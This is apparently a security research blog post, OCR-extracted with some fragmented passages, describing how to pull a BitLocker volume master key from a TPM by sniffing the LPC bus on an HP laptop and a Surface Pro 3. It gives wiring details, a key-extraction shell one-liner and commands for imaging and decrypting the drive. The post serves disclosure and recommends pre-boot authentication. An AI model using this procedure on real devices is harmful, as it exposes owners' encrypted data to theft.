EXTRACTING BITLOCKER KEYS FROM A TPM

by Denis Andzakovic

RECENT RELEASES

ADVISORIES SEE ALL

20/9/21 Zerotier - Multiple Vulnerabilities

12/1/21 GoCD Multiple Vulnerabilities

11/11/20 id.atlassian.com Username Enumeration

31/8/20 FF4J - Insecure YAML Deserialisation

ARTICLES SEE ALL

Mar 13 2019

By default, Microsoft BitLocker protected OS drives can be accessed by sniffing the LPC bus, retrieving the volume master key when it's returned by the TPM, and using the retrieved VMK to decrypt the protected drive. This post will look at extracting the clear-text key from a TPM chip by sniffing the LPC bus, either with a logic analyzer or a cheap FPGA board. This post demonstrates the attack against an HP laptop logic board using a TPM1.2 chip and a Surface Pro 3 using a TPM2.0 chip. From bus wiring through to volume decryption. Source code included.

This project kicked off for me when Hector Martin (@marcan) mentioned they were able to sniff the BitLocker VMK straight off the LPC bus. Hector used an FPGA to sniff the bus for a TPM1.2 chip; I wanted to see if I could achieve the same thing with a cheapie off-the-shelf logic analyzer and attempt the attack

TLDR: You can sniff BitLocker keys in the default config, from either a TPM1.2 or TPM2.0 device, using a dirt cheap FPGA (~$40NZD) and now publicly available code, or with a sufficiently fancy logic analyzer. After sniffing, you can decrypt the drive. Don't want to be vulnerable to this? Enable additional pre-boot authentication.

BITLOCKER 101

Windows uses BitLocker to encrypt drives. The data is encrypted using the Full Volume Encryption Key (FVEK). The FVEK is in turn encrypted with the Volume Master Key (VMK). The VMK is encrypted by multiple protectors. For example, in the default configuration there are two protectors. One is the TPM, the other is the Recovery Key. All of this exist so that if an attacker has physical access to the device, they can't boot the laptop into a Linux live distro (or remove the drive) and access your data.

When you enable BitLocker in its default configuration, no additional user interaction is required at boot. This is due to the TPM only being used to decrypt the VMK. The idea behind this is that if the laptop is stolen, and the attacker does not know your login password, they can not pull the drive and read the contents. Any modifications to the bios or boot loader code should change the PCR values, and the TPM will not unseal the VMK.

As the decryption happens automatically, if we can sniff the VMK as its being returned by the TPM then we can enter that information into any number of BitLocker libraries and decrypt the drive.

TRUSTED PLATFORM MODULES

This post wont be going into much detail on TPM fundamentals. If you're not familiar with what a TPM does, Microsoft has some good docs on TPM fundamentals. The general gist here is that the TPM wont unseal keys unless its in an expected boot state (the PCR registers have a specific set of values in them). That's why you can't boot off an Ubuntu live image and just smash an unseal command at the TPM.


of this post. For SPI or I2C attacks, I'd start with a logic analyzer and go from there.


TPM1.2

We'll start with the TPM1.2 device, and aim to replicate @maracan's work.

WIRING


The board I tested on has an Infineon `SLB96350` chip, which is connected via LPC. The following images show the chip on the board and the pin-out from the data-sheet:





To sniff the LPC bus, we need to connect seven wires in total. Clock, `LFRAME`, `LAD0`, `LAD1`, `LAD2`, `LAD3` and ground. I didn't have any logic probes fine enough to clamp onto the 0.65mm pitch pins, so I would have had to solder fly leads directly to the TPM chip. I noticed that there is an unpopulated header to the left of the TPM chip (the purple box above), so decided to poke at this with a multimeter in continuity mode just in case its a debug header attached to the LPC bus. Thankfully, this was indeed a header with LPC bus connectivity. I decided to solder the fly leads to these pads, instead of directly to the TPM. The reasoning was pretty simple, the header uses a bigger pitch and is easier to solder. If you don't have a LPC debug header somewhere on the board, then either take care and solder directly to the TPM (more on this later!) or pick up some probes that can handle a TSSOP28 package.


The following photo shows the soldered and wired pins:



At this point I had physical connectivity to the bus, so the next step was to connect something to read out the LPC messages.

EXTRACTION WITH A LOGIC ANALYZER

I picked up a DSLogic Plus 16 channel logic analyzer and wired it up. Given the LPC bus clock runs at 33MHZ, I decided to sample at 100MHZ, which the DSLogic can happily do across multiple channels. Booting the laptop and running the logic analyzer, I see valid LPC data that I can decode using DSView's LPC decoder. DSView uses libsigrokdecode, so this should be same same in Pulseview.



There are two problems I had to tackle. The first being the decoder reported the TPM messages as **reserved** and didn't decode them correctly, the second is that the logic analyzer does not have enough storage to capture the complete boot process, so I was only seeing a snapshot of what was happening at boot time. DSLogic's run-length-encoding meant that I could happily capture the entire boot process as long as I didn't capture the clock signal. But without the clock signal, the decoders wouldn't work and I'd have to decode everything by hand. Given the large number of LPC messages, decoding by hand wasn't going to happen!

FIXING THE LPC DECODER

The TPM LPC transactions use a specific **START** field (0101), so the decoder needed to be modified to understand this. I won't bore you with the details on fixing the decoder, instead I've sent a pull request for

The next issue was the lack of clock. My solution was hacky. Don't do it this way, get a better logic analyzer instead.


So with a single channel, I can capture 100MHZ in stream mode (meaning I can grab a full ten seconds of clock). My plan was to capture the 5 signals I need using a 10 second capture during boot, then capture 10 seconds worth of clock (multiple times, so I have a few tries to deal with phasing issues) and then mash these two together with reckless abandon. Again, you probably don't want to do this and instead use a logic analyzer with a sufficient sample depth (6 channels @ 100MHZ for 10 seconds). Combining these was a case of unzipping the capture file, adding in the new data and modifying the `header` file to add in the additional probe.

The end result was a huge number of LPC messages and a gross feeling inside.


RETRIEVING THE VMK


Now that the LPC messages were decoded (probably, don't you love not being able to trust your tools?), all that remained was finding the VMK in the dumped data. I decided to search for the beginning of the VMK header: `0x2c 0x00 0x00 0x00`. If the header was there, I'd go through the messages in DSView by hand and make sure nothing was missed by the decoder. If the header wasn't there, I'd try a different clock sample and try again. Thankfully, the header was there first try. The header data bytes were in a TPM `read` command on address `0x00000024`, so I focused on messages for that address.


Going through the capture in DSView, I noted down the bytes. You can see a successfully decoded message versus one the decoder missed due to the clock hackery below:




Every time I came across a message, I made sure the memory read address was `0x0024` and then decoded the data byte. LPC data field is in little endian, with the least significant nibble first. I've tried to highlight the decoding process below:




$36_8 = 30_{10}$
0 0000 0000
32
0 0001 1110
0



After going through the capture, I eventually ended up with the complete VMK (highlighted in pink):



LA SUMMARY

You can indeed extract BitLocker keys with a logic analyzer. Don't do what I did though, use a logic analyzer with a greater sample depth. Not being able to trust your tools is the worst.

TPM2.0

TPM2.0 devices support command and response parameter encryption, which would prevent the sniffing attacks. Windows doesn't configure this though, so the same attack a TPM1.2 device works against TPM2.0 devices.

Originally, I didn't want to use an FPGA for this, but they're cheap and the LA approach above isn't particularly pleasant. The sniffing for the TPM2.0 example was done using a Lattice ICEStick. This also had the bonus of giving me something I didn't have to second-guess when we need to bust this out during a penetration testing or red team engagement. Onward with the FPGA! The following attack was performed against a Surface Pro 3.

LPC SNIFFER CODE

I used https://github.com/lynxis/lpc_sniffer with a few changes. The ICEStick will read the LPC messages and send the data back over UART. Fast-opto mode needs to be enabled on the second interface of the ICEStick's FTDI chip.


I tweaked the code base to look for the TPM specific start field. I ran into issues with the ring buffer overflowing (too many LPC messages), so I modified the code base to bump the baud rate and only record messages with address `0x00000024`. This seemed to solve the overflow issues and let me capture all the

The sniffer code is available here: https://github.com/denandz/lpc_sniffer_tpm


WIRING


Wiring up the Surface Pro 3 was probably the least pleasant part of this entire project. Luckily, my device already had a faulty screen, so I didn't feel too bad when I destroyed it further. You can follow the tear-down on iFixit if you're trying this yourself. My advice? Go slow, use liberal application of the heat gun and *do not* pry. If I had to do this again I think I could get the screen out without damaging it. I suppose it's a case of practice and not cracking under pressure.

After removing the logic board, the TPM chip is on the underside, an Infineon `SLB9665TT2.0`:




I opted to solder some fly leads directly to the TPM chip. There are a bunch of various unpopulated headers kicking around on this board, but they're all fine pitch so figured I might as well try attaching to the chip directly. The Surface was then reassembled with the fly leads routed outside the case. I soldered fly leads to the `GND`, `LCLK`, `LFRAME#`, `LRESET#` and `LAD[0:3]` pins. I tinned the ends and labeled the leads using masking tape.


UNT-KS
2V 94V-0
A7 E49068
CHINA



These leads were connected to the Lattice ICEStick, as per the README.md in the LPC sniffer repo.



KEY EXTRACTION

After wiring and flashing the FPGA, the VMK was retrieved by issuing the following command, then powering on the Surface:

```
sudo python3 parse/read_serial.py /dev/ttyUSB1  | tee log1
```

The data returned from the FPGA is structured as `b'[32 bit address][8 bit data][read (00) or write (02)]'`.

The following one-liner was used to retrieve the VMK:

```
doi@buzdovan:~/tools/lpc_sniffer_tpm$ cut -f 2 -d\' log1 | grep '24..00$'  \
> | perl -pe 's/.{8}(..)..\n/$1/' | grep -Po "2c000000010000000320000(..){32}"
2c00000001000000032000009a126146b5b285c93f7c4bcd372f91d0181fe7eddc44e588459ebdb244d97baa
```

In this case, the VMK was `9a126146b5b285c93f7c4bcd372f91d0181fe7eddc44e588459ebdb244d97baa`.

DECRYPTING THE DRIVE

```
doi@buzdovan:~/src/dislocker-0.7.1/src$ sudo dd status=progress if=/dev/sda of=surface_pro.img bs=8M
127934660608 bytes (128 GB, 119 GiB) copied, 474 s, 270 MB/s
15263+1 records in
15263+1 records out
128035676160 bytes (128 GB, 119 GiB) copied, 475.489 s, 269 MB/s
```

The encrypted FVEK, MAC and nonce was retrieved using the `dislocker-metadata` command:

```
Mon Feb 18 22:08:44 2019 [INFO] Compiled version: :
Mon Feb 18 22:08:44 2019 [DEBUG] Trying to open './surface_pro.img'...
Mon Feb 18 22:08:44 2019 [DEBUG] Trying to open './surface_pro.img'...
Mon Feb 18 22:08:44 2019 [DEBUG] Opened (fd #3).
{...snip...}
Mon Feb 18 22:08:44 2019 [DEBUG] Total datum size: 0x0050 (80) bytes
Mon Feb 18 22:08:44 2019 [DEBUG] Datum entry type: 3
Mon Feb 18 22:08:44 2019 [DEBUG]    `--> ENTRY TYPE FVEK (FveDatasetVmkGetFvek)
Mon Feb 18 22:08:44 2019 [DEBUG] Datum value type: 5
